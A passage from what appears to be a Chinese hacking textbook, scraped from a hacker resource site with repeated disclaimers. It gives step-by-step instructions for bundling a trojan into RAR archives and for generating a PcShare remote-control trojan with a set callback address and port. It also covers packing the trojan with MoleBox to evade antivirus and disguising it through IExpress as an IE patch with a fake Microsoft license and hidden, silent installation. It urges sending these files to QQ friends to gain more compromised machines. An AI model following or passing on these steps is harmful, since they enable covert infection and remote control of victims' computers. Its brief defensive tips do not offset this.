


图 10–15　上线效果

运行利用方法二制作的文件，此时木马还没有运行，当你关闭文本文档时，木马才开始执行，“你中毒了.txt”没关闭时，目标机器没有上线，如图 10–16 所示。




图 10–16　上线效果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

接下来单击【关闭】按钮，关闭“你中毒了.txt”文件后，目标主机自动上线，运行成功，如图 10–17 所示。




图 10–17　上线效果

防御措施

经过实验可以发现，对于用 RAR 捆绑之后的木马，其特征码有一定的改变，杀毒软件并不能依照其自身固有的木马特征码来找到并查杀木马，这个时候就需要手动查找该木马的特征码。

主要方法有以下两种。

① 如果看见压缩包或者伪装的.txt 文件，用 WinRAR 打开，如果里面有.txt 文件，那就要注意了，最好不要运行或者直接删除。

② 可以使用十六进制编码器查找该木马的特征码。使用编码器的主要原因是其可以对任何文件进行解码，并支持跳转，通过对加壳后的木马进行特征码跳转查找就可以很轻松地找到木马的原文件并将其删除。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

本任务实现了如何用 WinRAR 捆绑木马，在对方解压 RAR 文件时，自动运行木马的过程。

这种运行木马的方式很有隐密性，就是在解压 RAR 文件后，木马才自动运行，很独特。这样就不会轻易被别人发现，当然木马的免杀处理要好。可以将捆绑处理好免杀的木马的 RAR 文件发给你的 QQ 好友，还可以在压缩包中存上网络上流行的照片、热门文章或游戏资料，这样你将获得更多的肉鸡。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 11

木马加壳技术

很多计算机用户认为在计算机里装了杀毒软件，每天及时更新病毒库，每天杀毒，就很安全了。而事实上，这样还是不安全。病毒制作者也在研究反杀毒软件技术，研究如何躲开杀毒软件和防火墙？其中，加壳技术就是一种方法，它将本来容易被杀毒软件查杀的木马加上一个壳，成为伪装成“羊”的“狼”，躲开杀毒软件，使用户防不胜防。本任务将展示木马加壳的一个例子。

案例一


2008 年 9 月 21 日，超级巡警团队监控到国内某著名电子商务网站用户体验部博客被黑客植入木马。此次挂马事件除利用了以前黑客常用的第三方漏洞（如 Flash 漏洞和 RealPlayer 漏洞）以外，还利用了最近刚刚曝光的 MS08—052 系统漏洞。当有漏洞的计算机用户浏览到用户体验部博客时将触发漏洞，利用代码在后台下载木马并运行。

案例二

2009 年 9 月 22 日，某省电视台网站首页被不法分子恶意挂马。用户浏览该网站首页遭遇病毒攻击，并可能因此带来经济上的损失。当用户浏览已经被黑客恶意构造的网页时，用户系统中的 Flash 漏洞、RealPlayer 漏洞、Office 组件漏洞等第三方软件漏洞将成为病毒传播的通道，没打补丁的用户电脑极易被黑客植入木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　加壳与脱壳的常用方法

将 PcShare 木马生成的木马服务端，经过加壳用微软的 IExpress 打包，躲开杀毒软件的查杀。将加壳的木马种植到目标主机，远程执行木马使目标主机成为肉鸡。

要点 2　木马加壳对安全防护的意义

现在互联网上木马横行，网银大盗和落雪等恶性木马的横行，让很多人深受其害，所以说，加壳木马直接影响到广大用户的信息和个人隐私安全。很多人认为只要有了杀毒软件就可万事无忧了。但通过使用各种程序壳伪装自己的木马，可避免杀毒软件查杀加壳木马。了解木马加壳的原理，能更全面地防御加壳木马。

要点 3　加壳与脱壳常用的工具与手段

1．加壳

加壳是一种通过一系列数学运算，将可执行程序文件或动态链接库文件的编码进行改变，以达到缩小文件体积或加密程序编码的目的。

当运行加壳程序时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序。用户不知道也无须知道壳程序是如何运行的。一般情况下，加壳程序和未加壳程序的运行结果是一样的。

加壳工具在文件头中加了一段指令，告诉 CPU，怎么才能解压自己。加壳，其实就是给可执行文件加上一个外衣，用户执行的只是这个外壳程序。当用户执行这个程序时，这个壳就会把原来的程序在内存中解压。解压过程完全隐蔽，都在内存中完成。

加壳虽然增加了 CPU 的负担，但是减少了硬盘读写时间。实际应用时，加壳以后程序运行速度更快。

软件的壳分为加密壳、压缩壳、伪装壳、多层壳等，目的都是为了隐藏程序真正的 OEP（入口点，防止被破解）。

如何判断一个可执行文件是否被加了壳？有一个简单的方法（对中文软件效果较明显）：用记事本打开一个可执行文件，如果能看到软件的提示信息，则一般是未加壳的；如果完全是乱码，则多半是被加了壳的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提 示

加壳是保护文件的常用手段，加壳过的程序可以直接运行，但是不能查看源代码，要经过脱壳才可以查看源代码。很多黑客利用加壳等手段来伪装自己的后门。目前，杀毒软件主要依靠特征码技术来查杀病毒。但由于加壳软件会对源文件进行压缩、变形，使加密前后的特征码完全不同，这样就能避免杀毒软件的查杀。

2. 脱壳

有加壳也一定会有脱壳。加壳要加密，脱壳就是解密和破解软件。脱壳主要有两种方法：手动脱壳和自动脱壳两种。

手动脱壳就是用 TRW2000、TR、SOFTICE 等调试工具脱壳，对脱壳者有一定的水平要求，需要运用汇编语言，要跟踪断点等，涉及很多汇编语言和软件调试方面的知识。

自动脱壳就是用专门的脱壳工具来脱壳。每种压缩软件都有反压缩工具对应。有些压缩工具自身能解压，如 UPX；有些不提供这类功能，如 ASPACK，此时就需要 UNASPACK 的帮助。自动脱壳的好处是简单，缺点是版本更新了就没用了。

目前最流行的脱壳工具是 PROCDUMP v1.62 ，可对付目前各种压缩软件压缩过的文档。

脱壳时一般要分析加壳软件的名称和版本。因为不同软件甚至不同版本加的壳，脱壳处理的方法都不相同。查出了软件的加壳方式，就可以使用相应的工具、不同的方法进行脱壳。目前有一种脱壳方式是抓取(Dump)内存中的镜像，再重构成标准的执行文件。

要点 4 相关软件简介

1. PcShare

PcShare 是一款计算机远程控制软件，采用 HTTP 反向通信、驱动隐藏端口通信过程等技术，达到了系统级别的隐藏，类似灰鸽子。由于结合了最新的 Rootkit 技术，用一般的系统扫描软件，如 Hijackthis 等，无法检测到其木马服务信息。

2. IExpress

微软自带的专用于制作各种 CAB 压缩与自解压包的工具。

3. MoleBox

一个 Windows 应用程序的运行时可执行文件打包工具。它可以将一个应用程序及其需要的所有数据文件打包为一个可执行文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击实训

实训 1　利用 PcShare 配置木马

步骤 1　下载安装 PcShare 软件，双击打开 PcShare.exe，选择【操作】|【生成客户端文件】命令，生成远程控制的木马，如图 11-1 所示。



图 11-1　生成客户端文件

步骤 2　在弹出对话框中的【本机地址】下拉列表框中输入“192.168.70.57”，【上线端口】设为 33333（注意，不要勾选【是否在托盘显示图标】复选框），单击【生成】按钮，生成一个名为 psclient.exe 的木马文件，如图 11-2 所示。




图 11-2　生成木马

步骤 3　将生成的木马放到 http：//www.virscan.org 上查一下，92%的杀毒引擎都能查出来，说明木马没有伪装，很脆弱，如图 11-3 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11–3　检测木马

实训 2　利用 MoleBox 对木马进行打包处理

步骤 1　双击打开 MoleBox，单击【浏览】按钮，选择木马 psclient.exe，如图 11–4 所示。



图 11–4　选择木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 单击【开始打包】按钮，开始对木马进行打包，如图 11–5 所示。




图 11–5　木马打包

步骤 3 打包结束后，关闭 MoleBox。

实训 3　使用 IExpress 进行伪装

步骤 1 选择【开始】|【运行】命令，在【运行】对话框中执行“iexpress”，启动程序，如图 11–6 所示。




图 11–6　启动 IExpress

步骤 2 启动程序后会弹出选择方式对话框，有两个单选按钮：一个是【Create new Self Extraction Directive file】（创建新的自解压文件），另一个是【Open existing Self Extraction Directive file】（打开已经保存的自解压模板“.sed”文件）。应该选择第一项，然后单击【下一步】按钮，如图 11–7 所示。

步骤 3 接下来选择制作木马自解压包的 3 种打包方式，分别是【Extract files and run an installation command】（建立自解压并自动安装压缩包）、【Extract files only】（建立自解压

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

压缩包)和【Create compressed files only】(建立 CAB 压缩包)。因为要制作的是木马自解压包，所以应该选择第一项。设置好后单击【下一步】按钮，如图 11–8 所示。




图 11–7　选择方式




图 11–8　设置解压方式

步骤 4 设置包标题，此处可任意填写，如“123”。单击【下一步】按钮，如图 11–9 所示。

步骤 5 在【Confirmation prompt】(确认提示）窗口中，软件会询问在木马程序解包前是否提示用户进行确认，由于是在制作木马程序的解压包，当然越隐蔽越好。选择【No prompt】(不提示)单选按钮，这么做的目的是让人毫无防备。单击【下一步】按钮，如图 11–10 所示。




图 11–9　设置包标题




图 11–10　确认提示

步骤 6 在接下来的【License agreement】对话框中添加一个伪装的用户协议，以迷惑并隐藏木马的安装过程。选择【Display a license】(显示用户允许协议)单选按钮，单击【Browse】按钮，选择一份编辑好的 TXT 文档，此文档可以用微软公司的名义来编辑，设置完毕后单击【下一步】按钮，如图 11–11 和图 11–12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11–11　添加用户允许协议




图 11–12　编写好的用户协议

步骤 7 接着会进入【Packaged files】(文件列表窗口)对话框，单击【Add】按钮，添加木马和将要与木马程序捆绑在一起的合法程序。根据刚才添加的用户协议文件的内容添加合法程序。例如，制作的用户协议和 IE 补丁包相关，那么就可将木马和一个正常的 IE 补丁包添加进来，如图 11–13 所示。




图 11–13　捆绑程序

步骤 8 随后进入安装程序选择窗口，指定自解压包开始运行的文件(Install Program)和安装结束后运行的程序(post install command)。例如，在【Install Program】下拉列表框中设置正常的 IE 补丁包先运行，首先选择【notepad.exe】选项，如图 11–14 所示。修改成 ttt，如图 11–15 所示。此时木马并未运行，在他人看来的确是一个 IE 补丁包。在【Post Install Command】下拉列表框中设置木马程序，这样在 IE 补丁包安装完毕时，木马程序将会在后台执行，这样目的就达到了。




图 11–14　安装程序




图 11–15　修改名称

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 9 接下来选择软件在安装过程中的显示模式(Show window)。如果木马是和合法程序捆绑在一起的，则选择【Default】(默认)单选按钮即可；如果不是，就选择其他。这里选择【Hidden】单选按钮，单击【下一步】按钮，如图 11-16 所示。弹出【Finished message】对话框，由于做的是木马捆绑安装程序，所以选择【No message】单选按钮，如图 11-17 所示。




图 11-16 选择显示模式




图 11-17 显示设置

步骤 10 上述设置完成后，接着设置自解压程序的保存位置和名称。在这里要选择【Hide File Extracting Progress Animation from User】复选框，以便隐藏解压缩过程，有助于隐藏某些木马程序启动时弹出的命令提示框，如图 11-18 所示。单击【下一步】按钮，在弹出的对话框中设置在软件安装完成后是否重新启动，可以根据实际需要来选择。如果所用的木马是“即插即用”的，那么就选择【No restart】复选框；如果木马是用于开启终端服务的，那么可选择【Always restart】复选框，同时选择【Do not prompt user before restarting】(重新启动前不提示用户)复选框，如图 11-19 所示。




图 11-18 解压设置

